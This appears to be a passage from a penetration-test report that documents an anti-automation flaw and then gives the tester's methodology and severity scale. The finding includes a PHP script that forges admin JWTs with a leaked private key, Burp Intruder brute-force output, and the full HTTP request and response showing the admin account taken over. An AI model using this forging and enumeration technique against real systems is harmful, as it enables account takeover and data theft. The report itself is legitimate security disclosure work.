
Insufficient Anti-automation occurs when a web application permits an attacker to automate a process that was originally designed to be performed only in a manual fashion, i.e. by a human web user.


Vulnerability Details

During our check, we have found out that it is enough to send a JWT which contains on its payload values on the 'name' and the 'user_id' parameters, in order to connect to an account. On our check, we wanted to connect to the 'admin' account. To do so, we inserted into the 'name' value, the word 'admin' and on the 'user_id' value, we performed a brute force attack by using the Intruder. Finally, we succeeded to connect to the 'admin' account.

Execution Demonstration

During our check, we have found out that sending a JWT which includes on its payload, values on the 'name' and the 'user_id' parameters, is enough to login to an account.






In order to login into the 'admin' account, we had to know its user ID value to create its JWT. To do so, we created the following page:

JWT.php

```php
<?php
require __DIR__ . '/vendor/autoload.php';
require_once __DIR__ . '/api.php';

use \Firebase\JWT\JWT;

$private_key = file_get_contents('keys/private.pem');

for ($num = 1000; $num <= 9999; $num++){

echo JWT::encode(array(
        # Issuer
        "iss" => "https://www.itsafe.co.il/",

        # Issued at
        "iat" => time(),

        # Expire
        "exp" => time() + 120,

        "data" => [
            "name" => "admin",
            "email" => "",
            "user_id" => bin2hex($num),
            "phone" => ""
        ]
    ), $private_key, 'RS256');

    echo "<br>";
}
```


This page is using a 'FOR' loop and a private key (that we have found on the 'keys' folder) to create a JWT, when its payload contains the name 'admin' and a unique encoded user ID with hex format from the number 1000 to 9999 (4 digits).
The use of the 'FOR' loop is intended to cover all possible ID numbers.

Executing this page shows all possible JWTs for the 'admin' account.



Then, we used our previous request, moved it to the Intruder, and marked the JWT value.

Also, we configured the Intruder's payload to contains all the JWTs from the page we created.



From the Intruder results, we filtered the value of the 'Length' column from the largest to the smallest.


Request	Payload	Status	Error	Timeout	Length
0		200	☐	☐	265
6570	eyJ0eXAiOiJKV1QiLCJhbGciOiJS...	200	☐	☐	260
1	eyJ0eXAiOiJKV1QiLCJhbGciOiJS...	200	☐	☐	178
2	eyJ0eXAiOiJKV1QiLCJhbGciOiJS...	200	☐	☐	178
3	eyJ0eXAiOiJKV1QiLCJhbGciOiJS...	200	☐	☐	178

Using the value we have found on the 'Payload' column, on our previous request, connected us to the 'admin' account.

Request

Pretty | Raw | \n | Actions | Select extension...


```
1  POST /api.php HTTP/1.1
2  Host: 18.158.46.251:16850
3  Content-Length: 11
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  Authorization: JWT
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwvIiwiaWF0IjoxNj
   E1MjIwMzkzLCJleHAiOjE2MTUyMjA1MTMsImRhdGEiOnsibmFtZSI6ImFkbWluIiwiZW1haWwiOiIiLCJ1c2VyX2lkIjoiMzczN
   TM2MzkiLCJwaG9uZSI6IiJ9fQ.lU4e_dHzE82tgksSi4HhSnvvdhvnWlyf8W5tCsEU8caO0UPMI2o8heWIcCFRsPycGHKllFSxR
   lxeye-krfAeG1ZpSfZ_O8-fkRkGA26NXd6hDl2cguyQ9u_ozdeC_V4qSHL3g9EH8Qu40b-dePUgD4l5AF4NvP_XsQeA0XvD4smk
   K78hkAkF_v3BRYCj4hirRIkFb3EfK3l4WMd9dMbkIZA5YMGs_7wjW8u8B_kNUG1MwqIH9kcgjoFzNlpGYBqPb-HFhnfTKT0LvJ8
   jGTCwOcq53RZNr0kmGt3NtYW2vuPmsJNfLsJCW0HJurrfQWkF_wnXzkSeUnAzqv4eB7sLTw
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
8  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9  Origin: http://18.158.46.251:16850
10 Referer: http://18.158.46.251:16850/main_page.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 action=auth
```




Response

Pretty | Raw | Render | \n | Actions

```
1  HTTP/1.1 200 OK
2  Date: Mon, 08 Mar 2021 16:45:49 GMT
3  Server: Apache/2.4.25 (Debian)
4  Content-Length: 100
5  Connection: close
6  Content-Type: application/json
7
8  {
     "success":true,
     "name":"admin",
     "email":"admin@ivar.com",
     "user_id":"37353639",
     "phone":"0654445556"
   }
9
```





RECOMMENDED RECTIFICATION

- Using CAPTCHA can prevent bots to use services in an illicit way: trying to collect sensitive information, spamming, online pools and so on.
- Not using predictable (or enumerable) ID numbers.
- Limit the number of requests using different methods (IP address, MAC address, Account ID) and so on.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List of a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.

- **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.
- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test)**:** Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.

- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.
- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.

- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - Vulnerable, open services.
  - Authentication mechanism.
  - Authorization policy.
  - Encryption policy.
  - Log off mechanism.
  - Information leakage.
  - Administrative settings.
  - Administrative files.
  - Error handling.
  - Exploit of known security holes.
  - Infrastructure local information leakage.
  - Bypassing security systems.
  - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**

- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
    - Description.
    - Risk level.
    - Probability of exploitation.
    - Details.
    - Mitigation recommendations.
    - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
    - Providing the development team with professional support along the rectification process.
    - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms

- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.